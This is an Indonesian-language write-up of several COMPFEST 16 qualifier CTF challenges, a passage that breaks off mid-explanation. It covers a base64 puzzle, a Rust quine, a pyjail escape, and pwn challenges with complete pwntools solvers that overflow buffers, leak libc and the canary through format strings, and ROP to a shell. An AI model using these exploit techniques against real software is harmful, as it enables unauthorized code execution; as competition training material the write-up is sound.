Writeup COMPFEST 16 Quals

SNI CABANG ISEKAI

Bengsky


Msfir

TunangannyaChizuru

Daftar Isi

Miscellaneous

[100 pts] sigma code



Diberikan sebuah file audio. File audio tersebut berisi rekaman seseorang (atau AI) yang mendiktekan bilangan-bilangan desimal. Bilangan-bilangan tersebut yaitu:


```
81 48 57 78 85 69 90 70 85 49 81 120 78 110 116 53 78 72 108 102 77 122 86 107 77
68 89 49 77 84 78 107 90 72 48 61
```

Ketika bilangan-bilangan di atas dikonversi menjadi ascii string, dihasilkan sebuah base64, yang jika didecode menghasilkan flag.

```
[msfir] ~/d/t/C/C/C/M/sigma code (master|✓)
❯ echo '81 48 57 78 85 69 90 70 85 49 81 120 78 110 116 53 78 72 108 102 77 122 86 107 77 68 89 49 77 84
 78 107 90 72 48 61' | jq -sr implode | base64 -d
COMPFEST16{y4y_35d06513dd}
```

Flag: COMPFEST16{y4y_35d06513dd}


[430 pts] Edit Distance 0



Diberikan sebuah script python. Intinya kita diminta untuk menuliskan program quine dengan bahasa pemrograman Rust. Saya solve chall ini dengan unintended, karena Rust memiliki builtin macro yang bisa digunakan untuk meng-embed file ke dalam source code, termasuk source codenya sendiri. Selain itu, tidak dilakukan return jika input tidak lolos cek, jadi tidak perlu terlalu memikirkan check tersebut.

POC:


```rust
fn main() {
    let str = include_str!("main.rs");
    print!("{str}");
}
```



Flag: COMPFEST16{qu1n3s_ar3_qu1t3_fUn_4ren5_th3Y_9bb243ad11}

[454 pts] john-O-jail

Pyjail yang niat, sayangnya tidak blacklist breakpoint :D.




Flag: COMPFEST16{0h_nO_h3_3zc4p3I7_77bf797d68}

Binary Exploitation

[316 pts] return to me

Diberikan linux binary dengan semua security setting aktif kecuali canary.



TL;DR dari chall ini sebagai berikut:


1. Program meminta input dengan fungsi gets sehingga menyebabkan buffer overflow
2. Panjang input tidak boleh lebih dari 10 byte. Namun, karena perhitungan panjang dilakukan dengan strlen, maka ini bisa di-bypass dengan menyisipkan null di awal input

3. Meskipun ASLR aktif, program memberikan address fungsi win
4. Program tidak bisa didebug karena dideteksi dengan ptrace. Solusinya bisa kita patch fungsi ptrace-nya atau cukup hitung offset ke saved rip secara manual karena chall ini sangat sederhana
5. Objektif chall ini adalah mengoverwrite saved rip dengan address fungsi win

Solver:

```python
#!/usr/bin/env python3

from pwn import *

context.terminal = "kitty @launch --location=split --cwd=current".split()


def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)


def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
    return p


gdbscript = """
b main
c
"""
host, port = args.HOST or "challenges.ctf.compfest.id", args.PORT or 9013
exe = context.binary = ELF(args.EXE or "./chall", False)

io = start()

io.recvuntil(b"0x")

win = int(io.recvline(), 16)

io.sendline(flat({0: 0, 40: win}))
```


```
io.interactive()
```



Flag:
COMPFEST16{th1s_1s_th3_ST4rT_0f_y0UR_pwn1ng_J0URn3y_g00d_lUCk_n_hv3_funn_8e02c8c921}

[443 pts] gampanglah

Diberikan linux binary beserta loader dan libc-nya. Berikut security settings yang dimiliki binary tersebut:



TL;DR:

1. Terdapat 2 vulnerability di dalam program: buffer overflow yang disebabkan oleh penggunaan gets dan format string vulnerability
2. Kedua vulnerability tersebut dapat dieksploitasi sebanyak 2 kali
3. String yang kita input dienkripsi dengan xor cipher terlebih dahulu sebelum di-pass sebagai format untuk printf. Key dari xor cipher ini adalah 1 byte integer yang digenerate dengan fungsi rand, seed yang digunakan adalah time(0).

Karena kita bisa meng-generate seed yang sama, key dapat diprediksi sehingga kita bisa menghasilkan payload yang kita mau.

4. Payload pertama digunakan untuk me-leak libc address dan canary dengan mengeksploitasi format string vulnerability
5. Payload kedua digunakan untuk melakukan ROP dengan mengeksploitasi buffer overflow. Perhatikan bahwa payload kedua tidak perlu dienkripsi karena kita bisa menyisipkan null byte di awal payload mengingat panjang string yang di-xor didapatkan dengan fungsi strlen. Hal ini bisa dilakukan di payload kedua tetapi tidak di payload pertama karena tidak berefek apa-apa terhadap kegunaan payload-nya.

Solver:


```python
#!/usr/bin/env python3

from ctypes import CDLL

from pwn import *

context.terminal = "kitty @launch --location=split --cwd=current".split()


def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)


def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
    return p


gdbscript = """
b main
c
"""
host, port = args.HOST or "challenges.ctf.compfest.id", args.PORT or 9006
exe = context.binary = ELF(args.EXE or "./chall_patched", False)
libc = ELF("./libc.so.6", False)
```

```python
cdll = CDLL("./libc.so.6")

while True:
    try:
        io = start()

        cdll.srand(cdll.time(0))
        key = cdll.rand() & 0xFF

        format = xor(b"%19$p %17$p", key)
        io.sendlinethen(b": ", format)
        leaks = io.recvline().split()

        libc.address = int(leaks[0], 16) - (libc.sym["__libc_start_main"] + 0xF3)
        log.info(f"{hex(libc.address) = }")

        canary = int(leaks[1], 16)
        log.info(f"{hex(canary) = }")

        rop = ROP(libc)
        rop.call(rop.ret.address)
        rop.system(next(libc.search(b"/bin/sh\0")))

        payload = flat({0: 0, 72: [canary, 0, rop.chain()]})
        io.sendline(payload)

        io.interactive()
        break
    except:
        continue
```


```
[msfir] ⟨~/d/t/C/C/C/B/gampanglah⟩ (master|✓)
❯ ./x.py
[+] Opening connection to challenges.ctf.compfest.id on port 9006: Done
[*] hex(libc.address) = '0x7fa385c3b000'
[*] hex(canary) = '0xe3cc80b58569600'
[*] Loaded 195 cached gadgets for './libc.so.6'
[*] Switching to interactive mode
> Here is your XORed result :
Thanks for joining COMPFEST16
$ cat flag.txt
COMPFEST16{1t_supp0s3d_t0_b3_4_3z_w4rm_up_ch4ll3ng3_754bf0400c}$
```

Flag: COMPFEST16{1t_supp0s3d_t0_b3_4_3z_w4rm_up_ch4ll3ng3_754bf0400c}

[443 pts] Brainrot Song Library




DIberikan sebuah zip file yang isinya sebagai berikut.



Langkah pertama adalah memeriksa pengaturan keamanan dari binary Linux yang diberikan, lalu melakukan patch menggunakan `pwinit`.

Vulnerability pada challenge ini adalah `format string`, di mana kita bisa mengontrol format yang digunakan oleh fungsi `printf`. Kerentanan `format string` ini dapat di-trigger dengan memilih menu kedua, lalu menjawab pertanyaan dengan "N".



Namun, terdapat batasan panjang payload, yaitu 64 byte (atau sebenarnya 63 byte karena menggunakan `fgets`).

```
    goto LABEL_11;
printf("Input the song file name you want to see: ");
fgets(s, 64, stdin);
s[strcspn(s, "\n")] = 0;
v3 = 0;
for ( i = 0; i <= 4; ++i )
{
  if ( !strcmp(s, (&songList)[i]) )
  {
    v3 = 1;
    strcpy(file_to_open, s);
    break;
  }
```

Selain itu, di fungsi `setup` terdapat seccomp filter yang diterapkan pada challenge ini.


```
v89 = 0;
v90 = 2147418112;
v1 = 22;
v2 = &v3;
if ( prctl(38, 1LL, 0LL, 0LL, 0LL) )
{
  perror("prctl(PR_SET_NO_NEW_PRIVS)");
  exit(-1);
}
result = syscall(317LL, 1LL, 0LL, &v1);
if ( result )
{
  perror("seccomp");
  exit(-1);
}
return result;
```


Kita bisa melihat jenis filter yang diterapkan dengan menggunakan `seccomp-tools`.

Kesimpulan dari hasil dump di atas adalah bahwa kita tidak bisa menggunakan `execve` atau `execveat` untuk melakukan spawn shell. Oleh karena itu, kita harus menggunakan teknik `ORW` (open, read, write) untuk mendapatkan flag. Nama file flag bisa diperoleh dengan menggunakan `getdents64` untuk melakukan listing direktori.

Langkah eksploitasi:

1. Leak alamat `libc` dan lokasi `saved RIP` yang ada di stack. Leak dilakukan dengan menggunakan payload `%n$p`, di mana `n` adalah urutan parameter `printf` (karena `printf` adalah variadic function). Nilai `n` bisa kita hitung dengan memanfaatkan GDB; caranya adalah dengan memasang breakpoint di fungsi `printf`, lalu setelah breakpoint tersebut hit saat `printf` dengan format payload kita, lihat isi stack (menggunakan command `tele` di plugin GEF).





